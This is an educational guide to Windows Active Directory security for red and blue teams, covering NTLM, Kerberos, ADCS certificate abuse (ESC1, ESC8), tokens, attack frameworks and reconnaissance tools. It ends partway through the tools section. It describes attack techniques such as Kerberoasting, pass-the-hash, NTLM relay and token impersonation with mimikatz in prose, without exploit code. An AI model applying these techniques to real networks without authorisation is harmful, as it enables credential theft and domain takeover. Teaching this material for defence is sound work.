THE INNER WORKINGS OF OFFENSIVE SECURITY

RED TEAM TACTICS & BLUE TEAM DETECTION

OFEK DERI

⚠ Disclaimer ⚠

This document is provided **for educational and informational purposes only**.
All the materials presented in this document are readily available and are public information gathered online.
The techniques, tools, and examples described within are intended to help security professionals, students, and organizations better understand cybersecurity concepts and strengthen their defenses.

I do not encourage, condone, or support the misuse of this information for malicious purposes.
Any attempt to apply these methods in unauthorized environments may be **illegal and punishable by law.**
Readers are responsible for ensuring that they use this material ethically, within controlled environments, and in compliance with all applicable laws and regulations.
By continuing to read this document, you agree to these terms!

Author's Note

Why I Wrote This Guide

When I started my journey in offensive security, I spent countless hours jumping between tabs. One tab had a tutorial on how to execute an attack, another had Microsoft's dry technical documentation, and a third had a forum thread from 2018 explaining why the attack wasn't working.

I found plenty of resources on how to hack, and plenty of resources on how to secure a network, but I rarely found resources that connected the two.

I wanted to understand not just the command I was typing, but the mechanics behind it: Why does this work? Where does the ticket go? What does the Blue Team see when I hit Enter?

This document is the field guide I wish I had when I started.

It is designed to be the bridge I was missing - a single, cohesive resource that explains the "Inner Workings" of Windows exploitation, from the initial handshake to the final persistence mechanism.

It is written for the Red Teamer who wants to understand the noise they generate, and the Blue Teamer who wants to understand the attacks they are hunting.

I hope it saves you the hundreds of hours of research it took me to compile it.

- **Ofek Deri**

Table of Contents

Essential Cybersecurity Terms

- **Active Directory (AD)** - Microsoft's directory service that manages users, computers, and resources in a corporate network.
- **Domain Controller (DC)** - A server that manages security authentication requests in a Windows domain.
- **LSASS (Local Security Authority Subsystem Service)** - A Windows process that handles user authentication and security policies. It stores login credentials in memory.
- **NTLM Hash** – The output of the password after applying the hash algorithm.
- **Hash algorithm** – the method that creates a unique fixed-length output for each input.
- **LSA (Local Security Authority)** - The Windows component responsible for enforcing security policies and authenticating users.
- **SAM (Security Account Manager)** - A database that stores user account information and password hashes on local Windows machines.
- **SID (Security Identifier)** - A unique ID number that Windows assigns to every user, group, and computer account.
- **TGT (Ticket Granting Ticket)** - A Kerberos authentication ticket that proves identity like a digital ID badge.
- **EDR (Endpoint Detection and Response)** - Advanced security software that monitors endpoints (computers, servers) for suspicious activity.
- **SIEM (Security Information and Event Management)** - A system that collects and analyzes security events from across your network assets.
- **C2 (Command and Control) Framework** – Enables the communication channel between an attacker and compromised systems.

What is Cybersecurity?

Introduction to Cybersecurity and Windows Security Architecture

Welcome to the Complex World of Cybersecurity, Cybersecurity is a constantly evolving field where defenders and attackers engage in a perpetual cat-and-mouse game. This guide will take you on a comprehensive journey through the landscape of modern cybersecurity.

As a beginner, you might wonder: "Why focus on Windows?" The answer is simple - Windows systems power many corporate networks worldwide. Understanding how to secure (and how to attack) these systems is crucial for any cybersecurity professional.

Scope and Focus

A Note on Scope: On-Premise vs. Cloud

Cybersecurity is a vast ocean. To provide maximum value, this field guide focuses specifically on the On-Premise Windows Active Directory environment.

While modern enterprises are moving toward Hybrid and Cloud architectures (Azure Entra ID, AWS), the vast majority of corporate networks still rely on legacy Active Directory as their backbone. Understanding these fundamental "inner workings" - Kerberos, NTLM, and SMB - is the prerequisite for understanding any advanced hybrid attack.

Therefore, this guide prioritizes deep technical depth on Windows infrastructure over breadth in Cloud or Web Application security.

Prerequisites:

Before you continue, this section assumes basic familiarity with:

- *Windows operating system concepts (users, files, programs).*
- *Basic networking (what an IP address is).*
- *General computer security awareness.*

Don't worry if you're new to these concepts - I'll explain key terms as we go!

What is Active Directory?

Think of a Windows computer like a large apartment building

consists of

- **Users** are like tenants with various levels of access.
- **Administrator** is like the building manager with master keys.
- **SYSTEM** is like the building's infrastructure (electricity, plumbing).
- **Domain Controller** is like the building's central management office that manages all access cards.

Security Mechanisms in Active Directory Framework

Authentication, Authorization and Auditing in Windows

Before we can understand how attackers compromise systems, we must understand how Windows implements security.

The Windows Security Architecture

Windows security operates using the AAA cyber security principle:

1. Authentication ("Who is the user?")

- Uses Authentication methods to identify the user.
- **Authentication methods:** Username/password, fingerprint, smart card.

2. Authorization ("What users are permitted to do")

- Having different permission levels of access.
- **Examples**: admin rights, guest user.

3. Auditing ("When did it happen?")

- Gathering security log files that are automatically generated upon every action made in system level.
- Windows keeps detailed log files of user, software/application, shell interaction, and system actions.

Windows Authentication Mechanisms

Windows supports several authentication protocols, each with its own strengths and vulnerabilities:

1. NTLM (NT LAN Manager).
2. Kerberos.
3. Certificate-Based Authentication.

Understanding User Accounts and Privileges

Windows implements different types of accounts with varying privilege levels:

Local Accounts

- **Standard User**: Limited privileges - cannot install software or modify system settings.
- **Administrator**: Full control over the local machine.
- **SYSTEM**: Highest privilege level, used by the operating system itself.

Domain Accounts

- **Domain User**: Standard network user account Domain.
- **Admin**: Administrative privileges across the entire domain.
- **Enterprise Admin**: Highest level of access in multi-domain environments.

Why Attackers Target Windows?

- Windows runs on over 75% of business computers worldwide.
- Corporate networks often have hundreds or thousands of interconnected Windows machines.
- One compromised machine can potentially lead to accessing the entire network.
- It is a complex operating system that has evolved in many versions throughout the years by many developers and contains numerous vulnerabilities.

What is an NTLM?

NTLM is a suite of Microsoft authentication protocols used to verify a user's identity on Windows networks. Introduced with Windows NT in 1993, NTLM uses a challenge-response mechanism to authenticate users without sending their actual password over the network. It is composed of two different hash types: the **NT (New Technology)** hash and **LM (LAN Manager)** hash.

Despite being replaced by the more secure Kerberos protocol as the default for modern Windows Active Directory (AD) domains since Windows 2000, NTLM is still used in specific scenarios:

- Legacy systems and applications that don't support Kerberos.
- When a device is a member of a workgroup, not a domain.
- For authenticating local logons on non-domain controllers.
- As a fallback mechanism when Kerberos authentication fails.

Stored NTLM Hash

When we dump the SAM database or ntds.dit, we get the **NTLM Hash**. This is a static cryptographic representation of the user's password.

NTLM Hash Composition

```
NTLM_Hash = MD4(UTF-16-LE(Password))
```

The Components

1. **The Password:** The user's plaintext password.
2. **Hex Encoding (UTF-16-LE):** The password is converted into hexadecimal Unicode.
3. **MD4 Algorithm:** The hex string is run through the **MD4** hashing algorithm.
    - *Note: NTLM uses an MD4-derived hash, but the real weakness is protocol design, not just the hash. NTLM lacks strong server identity verification and mutual authentication, enabling attacks like NTLM relay even if the hash function itself is not the primary failure.*

How The NTLM Protocol Works?

When a user tries to access a shared folder or server over the network, they use the **NTLM Handshake**, this is called the "Challenge-Response" mechanism.

The "3-Way Handshake"

1. **Type 1 Message (Negotiate)**
    - **Sender:** Client (User)
    - **Content:** "Hello Server, I want to authenticate. Here is a list of encryption features I support (my capabilities)."
2. **Type 2 Message (Challenge)**
    - **Sender:** Server
    - **Content:** "Okay. Here is a random 16-byte number called the **Server Challenge**. Encrypt this using your password hash."
3. **Type 3 Message (Authenticate)**
    - **Sender:** Client (User)
    - **Content:** The client takes the Server Challenge, encrypts it using their NTLM Hash, and sends back the result. This result is called the **Net-NTLM Response**.

Net-NTLMv2 (The Modern Network Hash)

In modern Windows environments, the Type 3 message sends a **Net-NTLMv2** response, not the raw NTLM hash.

Net-NTLMv2 Composition

It is much more complex to prevent replay attacks.

```
HMAC_MD5( NTLM_Hash, Server_Challenge + Client_Challenge + Blob )
```

The Components

1. **NTLM Hash:** The user's password hash (acting as the key).
2. **Server Challenge:** The random number sent by the server.

3. **Client Challenge:** A random number generated by the client (adds randomness).
4. **Blob:** Timestamps and domain information (prevents attackers from re-sending old, captured packets).

It's important not to confuse the **NTLM Hash** (static, 32-chars) with the **Net-NTLMv2 Hash** (dynamic, challenge-based).

- **NTLM Hash:** Used for **Pass-the-Hash** attacks.
- **Net-NTLMv2:** Captured via **Responder** for offline cracking or Relay attacks."

NTLM security vulnerabilities

NTLM is considered an outdated and less secure protocol compared to Kerberos due to several known weaknesses that make it a common target for attackers.

- **No mutual authentication**: Unlike Kerberos, NTLM does not verify the identity of the server to the client. This makes it vulnerable to "man-in-the-middle" and NTLM relay attacks, where an attacker can impersonate a legitimate server.
- **Weak password hashing**: Earlier versions (NTLMv1) use a weak cryptographic algorithm, making password hashes susceptible to brute-force attacks and allowing them to be cracked easily, especially for short or simple passwords.
- **"Pass-the-hash" attacks**: An attacker can capture an NTLM password hash from network traffic or system memory and use it to authenticate to other systems without ever needing the user's actual password. This allows for lateral movement across a network.
- **Lack of modern security features**: NTLM does not support modern features like multi-factor authentication (MFA) or robust encryption, leaving it vulnerable to credential theft techniques.

Why is NTLM still present on networks?

Despite its weaknesses, NTLM persists in many networks for reasons of backwards compatibility. Organizations may have legacy applications, devices, or systems that cannot be upgraded to use Kerberos, requiring NTLM to remain active. Microsoft includes NTLM support in all versions of Windows to ensure these older systems can still function.

What is The Difference - Relay vs Replay

Mixing these two up is a common mistake, distinguishing between them now will prevent confusions later.

Relay Attack (The "Man-in-the-Middle")

Concept
An attacker sits between a Client and a Server. They don't wait for later; they act **live**. When the Client tries to authenticate, the Attacker immediately **forwards (relays)** that authentication to a Target Server.

The Analogy

1. **Victim** thinks they are calling their **Bank**.
2. **The Attacker** intercepts the call.
3. **Attacker** simultaneously calls the **Bank** on a second line.
4. **Bank:** "What is your PIN?"
5. **Attacker (to Victim):** "What is your PIN?"
6. **Victim:** "1234."
7. **Attacker (to Bank):** "1234."
8. **Bank:** "Access Granted."

The Attacker never knew the PIN was "1234" (if it was encrypted), they just passed the message along.

How Windows Defends Against This?

- **SMB Signing:** This puts a digital signature on the packet. If the attacker modifies or relays the packet, the signature breaks (or they can't forge it without the password), and the server rejects it.

Replay Attack (The "Recording")

Concept
An attacker captures a valid data transmission (like a password hash or an authentication ticket) and **re-sends (replays)** it later to the server to gain unauthorized access.

The Analogy
Imagine you have a gate remote.

1. The attacker hides in the bushes with a radio recorder.
2. You click your remote to open the gate.
3. The attacker records that signal.
4. After you leave, the attacker **plays back** the recording to open your gate.

How Windows Defends Against This?

- **NTLM** Prevents this using the **Challenge/Response**. Every time you try to log in, the server sends a *new* random number (Challenge). If the attacker records your answer (Response) from yesterday and try to "replay" it today, the server will see it doesn't match *today's* random number and reject it.
- **Kerberos** Prevents this using **Timestamps**. If the attacker captures your Ticket (TGT) and tries to replay it 20 minutes later, the server sees the timestamp is too old and rejects it (Kerberos usually has a 5-minute tolerance).

What is Kerberos / Kerberos ticket?

Kerberos is the default authentication protocol for Windows Active Directory domains. It is designed to allow users to authenticate securely over an insecure network without ever sending their password in plaintext.

The name comes from Greek mythology's **Cerberus** (the three-headed dog guarding the underworld), representing the three parties involved in every transaction:

1. **The Client:** The user trying to access a resource.
2. **The Server:** The resource (File Share, SQL Database) the user wants to access.
3. **The KDC (Key Distribution Center):** The trusted third party (Domain Controller) that vouches for everyone.

The Naming Logic (Decoding the Acronyms)

Kerberos technical steps use specific acronyms defined in the RFC standards. Here is how to decode them:

- **KRB** = Kerberos
- **AS** = Authentication Service (The "Login" phase)
- **TGS** = Ticket Granting Service (The "Access" phase)
- **AP** = Application (The "Service" phase)
- **REQ** = Request (Client asking for something)
- **REP** = Reply (Server answering back)

The Kerberos "Dance" (The 6-Step Authentication Flow)

The authentication process is a specific sequence of messages often called the "Kerberos Dance." It happens in three distinct phases.

Phase 1: Authentication Service (Getting the TGT)

Goal: Prove identity and get a "Login Badge."

1. KRB_AS_REQ (Authentication Service Request)

- **Meaning:** "I am requesting to authenticate."
- **Actor:** User > KDC (Domain Controller)
- **The "Secret" Proof:** To prove identity, the client encrypts a **timestamp** using the user's **Password Hash (NTLM Key)**.
- **Why this matters:** The KDC attempts to decrypt this timestamp with the user's hash stored in its database. If it works, the KDC knows the request is legitimate.

2. KRB_AS_REP (Authentication Service Reply)

- **Meaning:** "Here is your Login Ticket (TGT)."
- **Actor:** KDC > User
- **The Payload:** The KDC sends back a **Ticket Granting Ticket (TGT)**.
- **Important:** The TGT is encrypted with the **KRBTGT** account hash (the "Golden Key" of the domain). The user *cannot* decrypt or read this ticket; they simply hold onto it to show the KDC later.

Phase 2: Ticket Granting Service (Getting the Service Ticket)

Goal: Request permission to access a specific resource (e.g., SQL Server).

3. KRB_TGS_REQ (Ticket Granting Service Request)

- **Meaning:** "I have a TGT; now I am requesting a ticket for a Service."
- **Actor:** User > KDC
- **Action:** The user presents their **TGT** (from Step 2) and asks for access to a specific Service Principal Name (SPN), such as `MSSQLSvc/db01.corp.local`.

4. KRB_TGS_REP (Ticket Granting Service Reply)

- **Meaning:** "Here is your Service Ticket (ST)."
- **Actor:** KDC > User
- **The Payload:** The KDC validates the TGT. If valid, it issues a **Service Ticket (ST)**.
- **Red Team Note:** The ST is encrypted using the **Target Service's NTLM Hash**. This is the specific step exploited in **Kerberoasting**. Attackers request this ticket, save it, and try to crack the Service Account's password offline.

Phase 3: Application Exchange (Accessing the Resource)

Goal: Present the ticket to the final server to gain entry.

5. KRB_AP_REQ (Application Request)

- **Meaning:** "I am requesting access to this Application."
- **Actor:** User > Service (e.g., SQL Server)
- **Action:** The user sends the **Service Ticket (ST)** to the application server.

6. KRB_AP_REP (Application Reply)

- **Meaning:** "Access Granted."
- **Actor:** Service > User
- **Action:** The Service decrypts the ticket using its own password hash to verify it came from the KDC.
- **Authorization:** The server reads the **PAC (Privilege Attribute Certificate)** inside the ticket. The PAC acts like a "security clearance" list, detailing the user's group memberships (e.g., "Domain Admins," "HR Group"). If the PAC shows the user has the right permissions, access is granted.

What is a Certificate-Based Authentication?

Certificate-Based Authentication (CBA) is a security method that uses digital certificates to verify the identity of a user, device, or server before granting access to a network or application. It relies on a Public Key Infrastructure (PKI) to manage and issue these certificates, making it a highly secure alternative to traditional password-based authentication.

The key components of CBA

- **Digital certificate**: An electronic document that serves as a digital identity. It contains information about the certificate holder (e.g., a user's name or device's serial number), the public key, a validity period, and a digital signature from the Certificate Authority (CA).
- **Public and private key pair**: This is a fundamental concept of public key cryptography. The public key is embedded in the digital certificate and is shared freely. The corresponding private key is kept secret by the certificate holder.
- **Certificate Authority (CA)**: A trusted third party that verifies the identity of the certificate requester and digitally signs the certificate, confirming its legitimacy. Web browsers and operating systems come pre-installed with a list of trusted root CAs.

How does Certificate-Based Authentication work?

The process of authenticating a client (user or device) to a server using CBA typically follows these steps:

1. **Connection request**: The client attempts to access a protected resource on a server.
2. Server presents its certificate: The server sends its own digital certificate to the client to prove its identity.
3. **Client verifies server**: The client's web browser or operating system checks the server's certificate against its list of trusted CAs to confirm its authenticity. This prevents "man-in-the-middle" attacks.

4. **Server requests client certificate**: The server requests the client's digital certificate to verify the client's identity.
5. **Client authenticates with private key**: The client digitally signs a unique, random piece of data (called a "nonce" or "challenge") using its secret private key and sends it to the server along with its public certificate.
6. **Server verifies client**: The server uses the public key from the client's certificate to verify that the signed data was indeed encrypted with the corresponding private key. The server also checks that the certificate is still valid and has not been revoked by the CA.
7. **Access granted**: If all checks pass, the server authenticates the client and grants access to the requested resource. This entire process is seamless for the end-user.

Benefits of Certificate-Based Authentication

- **Phishing resistance**: Since authentication does not rely on a password, there is no static credential for an attacker to steal through phishing, guessing, or brute-force attacks.

- **Strong security**: The use of public key cryptography and mutual authentication, where both the client and server verify each other's identity, provides a higher level of security than password-based methods.

- **Zero-trust readiness**: CBA is a foundational element of a zero-trust security model, as it ensures that no user or device is trusted by default and all must be verified.

- **Streamlined user experience**: Once a certificate is installed on a device, the authentication process is often automatic, providing a more convenient single sign-on (SSO) experience for the user.

- **Flexible and scalable**: CBA can be used for various use cases, including authenticating users, devices, APIs, and VPNs. It can be easily scaled to support a growing number of users and devices across an organization.

Certificate-Based Authentication: Danger Zones

Red Team Note: The Danger of Misconfiguration (ADCS)

While CBA is secure in theory, its implementation in Active Directory (ADCS) is often vulnerable. The two most common flaws are:

1. **ESC1 (Misconfigured Templates):**

   Some certificate templates allow the user to specify the "Subject Alternative Name" (SAN). This means a low-level user can request a certificate but type "Administrator" in the SAN field. ADCS trusts the user and issues a valid administrator certificate.

2. **ESC8 (NTLM Relay):**

   The ADCS web enrollment interface (`/certsrv`) often supports NTLM authentication over HTTP (unencrypted). An attacker can intercept a Domain Controller's NTLM authentication attempt and "relay" it to the ADCS server, requesting a certificate as the Domain Controller. This gives the attacker instant control over the domain.

What are Managed Service Accounts?

Managed Service Accounts (MSAs) are a type of security principle in Active Directory that are used to secure services running on Windows servers. They are designed to eliminate the need for administrators to manually manage the passwords for service accounts, thereby improving security and reducing administrative overhead.

MSAs automate the management of credentials for services, scheduled tasks, and **Internet Information Services (IIS)** application pools.

How do MSAs work?

- **Automatic password management**: The Active Directory domain controller automatically generates and rotates a complex, 240-byte password for the MSA every 30 days.
- **No manual interaction**: Administrators and users do not know or manage the password, which prevents common security issues related to static or exposed passwords.
- **Secure retrieval**: When a service needs to authenticate, it securely retrieves the latest password from Active Directory at runtime using the Key Distribution Service (KDS). The password is not stored on the local system.
- **Non-interactive**: MSAs cannot be used for interactive logons, which limits their usefulness for malicious actors even if the account is somehow compromised.

Types of Managed Service Accounts

1. Standalone Managed Service Accounts (sMSAs)

Use case: Designed for services that run on a single server.

Limitation: They cannot be shared or used across multiple servers, such as in a server farm or load-balanced environment.

2. Group Managed Service Accounts (gMSAs)

Use case: An extension of sMSAs for services that run across multiple servers, such as in a server farm or behind a load balancer.

Benefit: All instances of the service can use the same gMSA principle, and Windows ensures that the password is automatically synchronized across all member servers.

3. Delegated Managed Service Accounts (dMSAs)

Use case: Introduced in Windows Server 2025, dMSAs allow you to transition from a traditional service account to a managed account.

Benefit: This type links authentication to specific machine identities, meaning only authorized devices mapped in Active Directory can access the account. This offers enhanced security against credential harvesting.

Benefits over traditional service accounts

- **Higher security**: By automating password rotation with long, random passwords, MSAs drastically reduce the risk of credential theft, brute-force attacks, and "pass-the-hash" attacks.

- **Reduced administrative overhead**: Administrators no longer need to manually manage or reset passwords for service accounts, which prevents service outages caused by expired credentials.

- **Simplified Service Principal Name (SPN) management**: For services that use Kerberos, the SPNs are automatically managed and kept up to date.

- **Least privilege**: MSAs follow the principle of least privilege, as they can be scoped to have only the necessary permissions for the specific task they are running, further enhancing security.

What is a Token-Based System?

In cybersecurity, the word "Token" is used in two very different contexts. It is critical not to confuse them, as they require different tools to exploit.

1. Web Authentication Tokens (JWTs)

- **Where used:** Web Applications (Cloud, APIs, SaaS).
- **Format:** JSON Web Tokens (JWT), Cookies, Bearer Tokens.
- **Analogy:** A digital "wristband" you get after logging into a website. You show it to the API to prove who you are.
- **Attack Vector:** Stolen via XSS or session hijacking to access web accounts.

2. Windows Access Tokens (The "Security Badge")

- **Where used:** Internal Windows OS processes (Active Directory, Local System).
- **Format:** A kernel object containing your Security ID (SID) and Group Privileges (e.g., "Administrators").
- **Analogy:** A physical ID badge clipped to your shirt. Every program you run (like PowerShell) inherits this badge.
- **Attack Vector:**
    - **Token Impersonation:** Stealing a token from a running process (like a Domain Admin's browser) and attaching it to your own process.
    - **Tool:** incognito or mimikatz token::elevate.

How do Token-Based systems work?

1. **Request and authentication**: The user initially provides their login credentials, such as a username and password, to an authentication server.
2. **Token generation**: After successfully verifying the credentials, the server generates a unique digital token, often a JSON Web Token (JWT). This token is a digitally signed, encrypted string that contains identifying information and user permissions.

3. **Token submission**: The server sends the token back to the user's device. For all subsequent requests to access protected resources, the client (e.g., a web browser or mobile app) includes this token in the header of the request.
4. **Token validation**: The application server that receives the request validates the token's signature and expiration time to ensure it is authentic and has not been tampered with.
5. **Access granted**: If the token is valid, the server processes the request and grants access to the resource. If it is invalid, access is denied.

Key components of a token-based system

Types of tokens

- **JSON Web Tokens (JWTs)**: The most popular type of token for web applications and APIs. A JWT is a compact, self-contained token that includes a header, a payload of claims (user information and permissions), and a cryptographic signature.

- **Access tokens**: These are short-lived credentials used to access a specific resource. A bearer token, for example, grants access to anyone who "bears" it, so it must be transmitted securely, typically over HTTPS.

- **Refresh tokens**: These are long-lived, separate tokens used to obtain a new access token after the original one expires, allowing for continued access without requiring the user to log in again.

- **ID tokens**: A special token, defined by the OpenID Connect (OIDC) protocol, which proves the user's identity to the client application.

Key mechanisms

- **Statelessness**: Token-based systems are stateless, meaning the server does not need to store any session information for each logged-in user. This makes them highly scalable, as any server can validate a token without needing access to a central session database.

- **Digital signature**: Tokens are cryptographically signed using a secret key, ensuring that they cannot be altered after being issued. Any modification to the token will invalidate the signature.

Benefits over session-based authentication

- **Enhanced security**: Tokens have an expiration time, reducing the risk of a stolen token being used for a prolonged period. They also don't rely on cookies, which are susceptible to cross-site request forgery (CSRF) attacks.

- **Improved scalability**: Because servers do not need to maintain session state, token-based systems can more easily scale to handle a large number of users and requests, which is ideal for microservice architectures.

- **Cross-domain flexibility**: Tokens can be sent with requests across different domains, unlike cookies, which are typically restricted to a single domain. This enables seamless single sign-on (SSO) experiences.

- **Mobile-friendly**: Tokens are the standard method for authenticating users in mobile applications, providing a consistent and secure experience.

Trust-Based Authentication

Trust-based authentication is a security model where a system evaluates the trustworthiness of an entity (such as a user, device, or application) before granting access to a resource. Unlike other methods that grant access based solely on a password or other credentials, trust-based systems continuously verify and re-evaluate an entity's "trust score".

The concept is a core component of the "Zero Trust" security framework, which operates on the principle of "never trust, always verify".

Core principles of trust-based authentication

- **Continuous verification**: Access is not a one-time decision. The system continuously assesses an entity's identity, behavior, and the security of its device throughout a session.

- **Multi-factor authentication (MFA)**: Instead of relying on a single credential, trust is built through multiple verification factors, such as a password, a biometric scan, or a one-time passcode.

- **Device trustworthiness**: In addition to verifying the user, the system also checks the security "posture" of the device being used. It may check for up-to-date software, malware, and proper configuration.

- **Principle of least privilege**: After being authenticated, an entity is only granted the minimum level of access necessary to perform its specific task. This limits the potential for lateral movement and damage if an account is compromised.

- **Contextual awareness**: The system considers multiple "signals" to determine trust, including location, time of day, and the resource being requested. For example, a login attempt from an unusual location might be assigned a lower trust score, prompting additional verification.

Examples of trust-based authentication in practice

- **Cloud environments**: In a cloud computing scenario, an external identity provider (like Okta or Active Directory) can authenticate a user on your behalf, issuing a token that verifies their identity. The token is tied to a specific trust relationship between the cloud service and the identity provider.

- **Embedded web applications**: Some applications, such as Tableau Server, use trusted authentication to embed content into a webpage. The application server is configured to trust requests coming from a specific web server, so users do not have to sign in twice.

- **Internet of Things (IoT)**: Devices are assigned a unique digital identity, often with a digital certificate from a trusted authority. A hardware "Root of Trust" ensures that the device is running authorized code and protects its cryptographic keys from tampering.

- **Software-Defined Networking (SDN)**: Trust-based frameworks are used to secure the Northbound Interface between network applications and a central controller. A "trust value" for each application is evaluated based on its historical behavior and privileges, preventing compromised applications from causing network damage.

Why Do These Concepts Matter for Security?

Understanding these fundamentals is essential because:

1. **Attack Vectors**: Each authentication method has specific vulnerabilities.
2. **Privilege Escalation**: Attackers seek to move from lower to higher privilege levels.
3. **Lateral Movement**: Understanding account types helps predict attacker behavior.
4. **Detection**: Unusual authentication patterns may indicate compromise.

Understanding Attack Frameworks

What are they?

Attack frameworks are structured methodologies for classifying and understanding cyberattacks. They organize the tactics, techniques, and procedures that adversaries use, allowing security teams to model threats and build more effective defenses.

Key attack frameworks

Different frameworks offer unique perspectives on the cyberattack lifecycle.

- **MITRE ATT&CK**: The most comprehensive and widely adopted framework, ATT&CK is a publicly available knowledge base of adversary behaviors based on real-world observations. It breaks down the attack life cycle into "tactics" (the "why," e.g., persistence or lateral movement) and "techniques" (the "how," e.g., using a valid account).

- **Cyber Kill Chain**: A linear, seven-step model that outlines the stages of a cyberattack, from reconnaissance to achieving the final objective. This framework was developed by Lockheed Martin and provides a high-level, easy-to-understand model of an attack's progression.

- **Diamond Model of Intrusion Analysis**: This framework focuses on the relationships between four key components of any intrusion: the adversary, their victim, the infrastructure they use, and their capabilities. It provides a way to analyze and enrich threat intelligence.

- **The Unified Kill Chain (UKC)**: This is a modern cybersecurity framework that integrates and expands upon earlier models, primarily the Lockheed Martin Cyber Kill Chain and the MITRE ATT&CK framework. Developed to provide a more comprehensive view of modern, multi-stage cyberattacks, it details 18 phases of an attack, from initial reconnaissance to the attacker's final objectives.
  The UKC is explicitly designed to address the limitations of traditional, more linear models by acknowledging that attackers may not follow a single, predictable path. It provides greater detail on the behaviors of sophisticated threats like advanced persistent threats (APTs) and ransomware groups.

Why do you need to understand them?

Understanding attack frameworks is crucial for moving from a reactive to an initiative-taking security posture.

- **Identify and prioritize weaknesses**: By mapping known adversary techniques from a framework like MITRE ATT&CK against your current defenses, you can identify security gaps and prioritize your investments to address the highest risks.

- **Improve threat detection and response**: Frameworks help security operations center (SOC) analysts identify and investigate malicious activity more effectively by providing a common language and context for different attack phases. This reduces the mean time to detect (MTTD) and mean time to respond (MTTR).

- **Enhance threat intelligence**: Frameworks enrich threat intelligence by helping you understand not just if a threat actor is active, but how they operate. This allows you to build specific threat models for your industry or organization and anticipate attacker moves.

- **Communicate effectively**: Attack frameworks provide a standardized, common language for discussing threats, which improves communication and collaboration between red teams (offense), blue teams (defense), and leadership.

- **Simulate realistic attacks**: Frameworks can be used for red teaming and adversary emulation exercises, allowing you to test your defenses against realistic, real-world attack scenarios.

Network Fundamentals

Essential Basics

What do You Need to Know Moving Forward?

- **IP Address**: Like a postal address for computers (e.g., 192.168.1.1).
- **Port**: Like apartment numbers - specific services run on specific ports (e.g., web traffic uses port 80).
- **DNS**: Converts website names (google.com) to IP addresses.
- **Domain**: A group of computers managed together (like company.local).

Why This Matters for Security?

- Attackers scan IP addresses to find vulnerable systems.
- Different ports expose different services and attack surfaces.
- DNS can be manipulated to redirect traffic.
- Domain relationships create paths for attackers to move through networks.

Initial Attack Phase - Reconnaissance and Enumeration

The first steps of any attack are reconnaissance and enumeration; this phase is critical.

Without proper intelligence gathering, even the most sophisticated attacks will fail. Intelligence gathering would ideally take at least 70% of the attack effort, so keep that in mind.

Passive vs Active Reconnaissance

Passive Reconnaissance is like being a detective who gathers information without directly interacting with the target. Think of it as observing from a distance without alerting anyone to your presence.

When cybersecurity professionals conduct passive reconnaissance, they collect publicly available information about their target organization or system without sending any traffic directly to it.

This approach is completely stealthy because the target has no way of knowing they're being investigated.

Common passive techniques include searching social media profiles of employees, reviewing company websites and job postings, checking public DNS records, and examining data from search engines.

The key advantage is that there's virtually no risk of detection since you're only viewing information that's already publicly accessible.

However, the limitation is that you can only gather surface-level information that the organization has made publicly available.

Active Reconnaissance is like directly approaching and questioning people about your target. In this approach, cybersecurity professionals send traffic directly to the target systems to gather more detailed information.

This involves actively probing the target's network infrastructure, sending packets to discover open ports, running vulnerability scanners, or attempting to connect to services.

While active reconnaissance provides much more detailed and current information about the target's systems, it comes with significant risks because your activities will be logged in the target's systems.

The target's security monitoring tools will detect these probes, potentially alerting their security team to your presence.

Active techniques include port scanning with tools like Nmap, vulnerability scanning, banner grabbing from services, and attempting to connect to various network services. The trade-off is between gathering comprehensive technical intelligence and maintaining operational security.

As an attacker we would want to postpone the active stage of reconnaissance as much as we can so we would have more time to gather data.

Useful Tools

Here are some useful tools for reconnaissance and enumeration:

Shodan (Passive)

Shodan is often called the "search engine for hackers" because it continuously scans the entire internet and catalogs every device it finds connected online.

Unlike Google which indexes websites, Shodan indexes servers, webcams, routers, industrial control systems, and any device with an internet connection.

When you search Shodan, you are looking through millions of internet-connected devices worldwide to find specific types of systems or vulnerabilities.

Security professionals use Shodan to discover what internet-facing assets their organization has exposed, while attackers use it to find vulnerable targets. You can search for specific software versions, default passwords, open ports, or even industrial systems like power plant controls.

The tool is particularly powerful because it shows you exactly what services are running on each device, what versions of software they are using, and often reveals configuration details that can indicate security weaknesses.

For beginners, think of Shodan as a way to see every front door (internet-connected device) in the digital neighborhood and determine which ones might be unlocked or have weak security.

Who.is (Passive)

Who.is functions as the internet's phone book for domain names and IP addresses, providing crucial ownership and technical information about websites and online infrastructure.

When someone registers a domain name like "example.com," they must provide contact information, name servers, and registration details that get stored in public databases called Who.is records.

Security professionals use Who.is to identify who owns a target domain, when it was registered, when it expires, what company hosts their website, and what DNS servers they use.

This information helps build a complete picture of an organization's digital footprint and can reveal relationships between different domains or companies.

For attackers, Who.is data provides contact information for social engineering attacks, reveals the technical infrastructure that might be targeted, and shows historical changes that could indicate security practices.

The tool also shows domain registration patterns that can help identify when organizations are planning new projects or expanding their online presence. Understanding Who.is data is fundamental because it provides the foundational information needed for almost any other reconnaissance activity.

OSINT Framework (Passive)

The **OSINT (Open-Source Intelligence) Framework** is like having a directory of every publicly available information source on the internet, organized by category and purpose.

OSINT refers to intelligence gathered from publicly available sources, and this framework provides cybersecurity professionals with a comprehensive roadmap of where to find specific types of information.

The framework is organized into categories like social media, government records, business information, technical data, and more, with each category containing dozens of specialized tools and databases.

When conducting reconnaissance, professionals use this framework to ensure they are not missing any potential information sources and to systematically gather intelligence from multiple angles.

For example, if you are researching a company, the framework guides you to check their social media presence, public financial filings, employee LinkedIn profiles, job postings, and technology stack information.

The power of the OSINT Framework lies in its comprehensiveness and organization – instead of randomly searching the internet, you follow a structured approach that ensures thorough information gathering.

For beginners, think of it as a detailed map that shows you every place you could find information about your target, preventing you from overlooking valuable intelligence sources.

Maltego (Passive)

Maltego is a visual intelligence tool that helps cybersecurity professionals see relationships and connections between different pieces of information, transforming raw data into understandable networks and patterns.

Unlike traditional tools that provide lists of information, Maltego creates interactive graphs that show how domains, IP addresses, email addresses, phone numbers, people, and organizations are connected to each other.

When you input a domain name, Maltego automatically discovers and displays related domains, subdomains, email addresses, people associated with the organization, and technical infrastructure, all connected with lines showing their relationships.

This visual approach makes it much easier to understand complex organizational structures and identify attack paths that might not be obvious when looking at raw data. The tool can automatically query dozens of different data sources and combine the results into a single comprehensive view, saving hours of manual research time.

For attackers, Maltego helps identify the weakest links in an organization's security by showing which systems or people might provide the easiest path to their ultimate target.

For defenders, it helps understand their organization's digital footprint and identify security gaps that need attention. Think of Maltego as creating a family tree for digital assets, showing how everything in an organization's online presence is related and interconnected.

Subfinder (Passive)

Subfinder is a subdomain discovery tool that helps cybersecurity professionals find all the subdomains associated with a target organization's main domain, essentially mapping out their entire online presence.

